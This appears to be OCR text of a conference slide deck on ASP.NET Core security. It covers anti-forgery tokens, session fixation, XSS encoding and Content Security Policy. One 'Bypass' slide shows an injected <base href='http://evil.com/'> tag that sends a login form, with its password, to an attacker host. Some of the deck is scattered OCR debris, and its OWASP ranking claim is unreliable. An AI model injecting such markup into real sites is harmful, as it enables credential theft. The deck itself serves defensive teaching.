
Using HttpOnly is enough?

```
cryptoSystem = provider.CreateProtector(
        "Microsoft.AspNetCore.Antiforgery.AntiforgeryToken.v1");

// ...

var bytes = cryptoSystem.Protect(stream.ToArray());
```

Why isn't it enough again?

```
/* The serialized format of the anti-XSRF token is as follows:
 * Version: 1 byte integer
 * SecurityToken: 16 byte binary blob
 * IsCookieToken: 1 byte Boolean
 * [if IsCookieToken != true]
 *   +- IsClaimsBased: 1 byte Boolean
 *   |  [if IsClaimsBased = true]
 *   |    `- ClaimUid: 32 byte binary blob
 *   |  [if IsClaimsBased = false]
 *   |    `- Username: UTF-8 string with 7-bit integer length prefix
 *   `- AdditionalData: UTF-8 string with 7-bit integer length prefix
 */
```

Encrypted DTO Pattern




Session Management

Overview


```
private string GetMessageFromCacheOrDb()
{
    // check session cache
    byte[] value;
    if (HttpContext.Session.TryGetValue("msg", out value))
    {
        return System.Text.Encoding.UTF8.GetString(value);
    }

    var valueMessage = GetMessageFromDb(HttpContext.User.Identity.Name);
    HttpContext.Session.SetString("msg", valueMessage);
    return valueMessage;
}
```

Overview


Profiles
Application
Security
Audits
Name
Value
Domain
Path
Expires...
Size
HTTP
Secure
SameSite
.AspNetCore.Identity.Application
CfDJ8MNYtGIQJ0NKvmDVDgK_YQ2TKNQbAseRd...
localhost
/
Session
635
✓
.AspNetCore.Session
CfDJ8MNYtGIQJ0NKvmDVDgK%2FYQ0aDLq8N3Z...
localhost
/
Session
203
✓


Why do we talk about it?

- The current implementation has a weakness that can be the cause of Session Fixation attack.
- The Session Fixation took 2th prize in OWASP Top 10.



Demo code

```
private string GetMessageFromCacheOrDb()
{
    // check session cache
    byte[] value;
    if (HttpContext.Session.TryGetValue("msg", out value))
    {
        return System.Text.Encoding.UTF8.GetString(value);
    }

    var valueMessage = GetMessageFromDb(HttpContext.User.Identity.Name);
    HttpContext.Session.SetString("msg", valueMessage);
    return valueMessage;
}
```


Hello.docx
I.docx
3-DOM-ba...
DotNext
demo-sessi...
XEE.mp4
GitHub
Oracle VM VirtualBox
Evernote
Mozilla Firefox
Firefox Develop...
Recycle Bin
ENG
12:09 PM
12/17/2016

Session Fixation in ASP .NET Core

- Don’t store security sensitive data in a session!..
- Or ~~die~~ fix it in your project.

Prevention XSS Attacks

Why do we talk about it?

- The XSS is the most popular attack to web applications
  - https://github.com/OWASP/Top10/tree/master/2017/datacall
  - https://twitter.com/kochetkov_v/status/857575220160462850
- This is a good entry point for other attacks with more impact
- Only some people know and correctly use built-in XSS prevention mechanisms

Same-origin policy (SOP)

- URI scheme *(http)*
- Hostname *(my-domain.com)*
- Port number *(80)*

Potential XSS

```
<script src="@ViewData["UntrustedInput"]">
</script>
```

Potential XSS

```
<script>
    @ViewData["UntrustedInput"];
</script>
```

Encoding points

- HTML
- JavaScript
- Header (included cookies)
- URL
- XML
- SVG

Encoding points

- HtmlEncoder (@<*member*> in .cshtml)
- JavaScriptEncoder
- UrlEncoder
- Any sanitizer https://github.com/mganss/HtmlSanitizer

Content Security Policy (CSP)

```
app.UseMvc();

app.Use(async (context, next) =>
{
    context.Response.Headers.Add("Content-Security-Policy",
        "default-src 'self'; report-uri /cspreport");
    await next();
});
```

CSP Report Request

```
public class CspReportRequest
{
    [JsonProperty(PropertyName = "csp-report")] public CspReport CspReport { get; set; }
}

public class CspReport
{
    [JsonProperty(PropertyName = "document-uri")] public string DocumentUri { get; set; }
    [JsonProperty(PropertyName = "referrer")] public string Referrer { get; set; }
    [JsonProperty(PropertyName = "violated-directive")] public string ViolatedDirective { get; set; }
    [JsonProperty(PropertyName = "effective-directive")] public string EffectiveDirective {get; set;}
    [JsonProperty(PropertyName = "original-policy")] public string OriginalPolicy { get; set; }
    [JsonProperty(PropertyName = "blocked-uri")] public string BlockedUri { get; set; }
    [JsonProperty(PropertyName = "status-code")] public int StatusCode { get; set; }
}
```

CSP Report Endpoint

```
[HttpPost("~/cspreport")]
public IActionResult CspReport([FromBody] CspReportRequest request)
{
    // log and analyze the report...
    return Ok();
}
```

Bypass

```
<base href='http://evil.com/'>

<form method="post" class="form-horizontal" action="/Account/Login">
    <h4>Use a local account to log in.</h4>
    <input type="email" id="Email" name="Email" value="" />
    <input type="password" id="Password" name="Password" />
    <button type="submit">Log in</button>
    <input name="__RequestVerificationToken" type="hidden" value="CfDJ8MNYtGIQJ0N
</form>
```

x-xss-protection

```
app.UseMvc();

app.Use(async (context, next) =>
{
    context.Response.Headers.Add("x-xss-protection", "1");
    await next();
});
```

Summary

- Michal Zalewski “Tangled Web. A Guide to Securing Modern Web Applications”
- Stan Drapkin “Security Driven .NET”
- OWASP Testing Guide v4

Thank you
for your attention!

Mikhail Shcherbakov

Independent Developer and Consultant

@yu5k3

https://www.linkedin.com/in/mikhailshcherbakov

The presentation contains footage from Olive Kitteridge